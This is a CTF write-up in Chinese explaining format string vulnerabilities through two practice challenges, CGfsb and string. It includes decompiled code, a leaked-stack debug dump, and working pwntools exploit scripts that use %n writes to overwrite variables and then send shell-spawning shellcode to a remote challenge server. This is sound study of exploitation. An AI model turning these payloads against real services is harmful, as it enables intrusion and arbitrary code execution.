4.格式化字符串

原理

https://ctf-wiki.org/pwn/linux/fmtstr/fmtstr_intro/

`pwnlib.fmtstr 格式化字符串漏洞利用工具` https://pwntools-docs-zh.readthedocs.io/zh_CN/dev/fmtstr.html

题目

攻防世界 CGfsb

格式化字符串漏洞，覆盖任意位置内存。


构造payload覆盖pwnwe变量，使其为8

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  _DWORD buf[2]; // [esp+1Eh] [ebp-7Eh] BYREF
  __int16 v5; // [esp+26h] [ebp-76h]
  char s[100]; // [esp+28h] [ebp-74h] BYREF
  unsigned int v7; // [esp+8Ch] [ebp-10h]

  v7 = __readgsdword(0x14u);
  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  buf[0] = 0;
  buf[1] = 0;
  v5 = 0;
  memset(s, 0, sizeof(s));
  puts("please tell me your name:");
  read(0, buf, 0xAu);
  puts("leave your message please:");
  fgets(s, 100, stdin);
  printf("hello %s", (const char *)buf);
  puts("your message is:");
  printf(s);
  if ( pwnme == 8 )
  {
    puts("you pwned me, here is your flag:\n");
    system("cat flag");
  }
  else
  {
    puts("Thank you!");
  }
  return 0;
}
```

Python

```python
from pwn import *
context.log_level = 'debug'
p = remote('111.200.241.243',63992)
#p = process('./pwn')
p.sendlineafter('name:','1')
payload = p32(0x0804A068)+'A'*4+'%10$n'
p.sendlineafter('please:',payload)
p.interactive()
```



攻防世界 string

先分析程序逻辑。

定义v4[0] = 68,v4[1]=85，然后输出这两个变量的地址。

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  _DWORD *v4; // [rsp+18h] [rbp-78h]

  setbuf(stdout, 0LL);
  alarm(0x3Cu);
  sub_400996(60LL);
  v4 = malloc(8uLL);
  *v4 = 68;
  v4[1] = 85;
  puts("we are wizard, we will give you hand, you can not defeat dragon by yourself ... ");
  puts("we will tell you two secret ... ");
  printf("secret[0] is %x\n", v4);
  printf("secret[1] is %x\n", v4 + 1);
  puts("do not tell anyone ");
  sub_400D72(v4);
  puts("The End.....Really?");
  return 0LL;
}
```

要求输入一个address给v2，下面的printf(format)存在格式化字符串漏洞

```
unsigned __int64 sub_400BB9()
{
  int v1; // [rsp+4h] [rbp-7Ch] BYREF
  __int64 v2; // [rsp+8h] [rbp-78h] BYREF
  char format[104]; // [rsp+10h] [rbp-70h] BYREF
  unsigned __int64 v4; // [rsp+78h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  v2 = 0LL;
  puts("You travel a short distance east.That's odd, anyone disappear suddenly");
  puts(", what happend?! You just travel , and find another hole");
  puts("You recall, a big black hole will suckk you into it! Know what should you do?");
  puts("go into there(1), or leave(0)?:");
  _isoc99_scanf("%d", &v1);
  if ( v1 == 1 )
  {
    puts("A voice heard in your mind");
    puts("'Give me an address'");
    _isoc99_scanf("%ld", &v2);
    puts("And, you wish is:");
    _isoc99_scanf("%s", format);
    puts("Your wish is");
    printf(format);
    puts("I hear it, I hear it....");
  }
  return __readfsqword(0x28u) ^ v4;
}
```

调试时发现v2变量是栈上格式化字符串的第7个参数

```
'Give me an address'
1
And, you wish is:
AAAAAAAA.%p.%p.%p.%p.%p.%p.%p.%p.%p
Your wish is
AAAAAAAA.0x7f332eabc6a3.0x7f332eabd780.0x7f332e7ee380.0x7f332ecc5700
.0x7f332ecc5700.0x100000022.0x1.0x4141414141414141.0x252e70252e70252
eI hear it, I hear it....
Ahu!!!!!!!!!!!!!!!!A Dragon has appeared!!
Dragon say: HaHa! you were supposed to have a normal
RPG game, but I have changed it! you have no weapon and
skill! you could not defeat me !
That's sound terrible! you meet final boss!but you level is ONE!
The End.....Really?
ams@ams:~/ctf$
```

这段代码 ((void (__fastcall *)(_QWORD))v1)(0LL); 意思是将输入的v1作为函数指针进行函数调用。这里可以写入shellcode来getshell。

前提是令a1[0]==a1[1]，而此处的a1即前面提到的v4。

```
1  unsigned __int64 __fastcall sub_400CA6(_DWORD *a1)
2  {
3    void *v1; // rsi
4    unsigned __int64 v3; // [rsp+18h] [rbp-8h]
5
6    v3 = __readfsqword(0x28u);
7    puts("Ahu!!!!!!!!!!!!!!!!A Dragon has appeared!!");
8    puts("Dragon say: HaHa! you were supposed to have a normal");
9    puts("RPG game, but I have changed it! you have no weapon and ");
10   puts("skill! you could not defeat me !");
11   puts("That's sound terrible! you meet final boss!but you level is ONE!");
12   if ( *a1 == a1[1] )
13   {
14     puts("Wizard: I will help you! USE YOU SPELL");
15     v1 = mmap(0LL, 0x1000uLL, 7, 33, -1, 0LL);
16     read(0, v1, 0x100uLL);
17     ((void (__fastcall *)(_QWORD))v1)(0LL);
18   }
19   return __readfsqword(0x28u) ^ v3;
20 }
```

分析到这里，整理一下思路：通过格式化字符串漏洞，修改v4[1]为68（或者修改v4[0]为85，也是可行的），使v4[0]==v4[1]，从而a1[0]==a1[1]，再写入shellcode，最后拿到flag。

Python

```python
from pwn import *
#context.log_level = 'debug'
p = remote('111.200.241.243',57358)
#p = process('./pwn')
p.recvuntil('secret[0] is ')
addr_0 = int(p.recvuntil('\n')[:-1],16)
print hex(addr_0)
p.sendlineafter('name be:','a')
p.sendlineafter('east or up?:','east')
p.sendlineafter('there(1), or leave(0)?:','1')
p.sendlineafter('\'Give me an address\'',str(addr_0))
p.sendlineafter('wish is:','%085d%7$n')
shellcode = asm(shellcraft.amd64.linux.sh(),arch="amd64")
p.sendlineafter('USE YOU SPELL',shellcode)
p.interactive()
```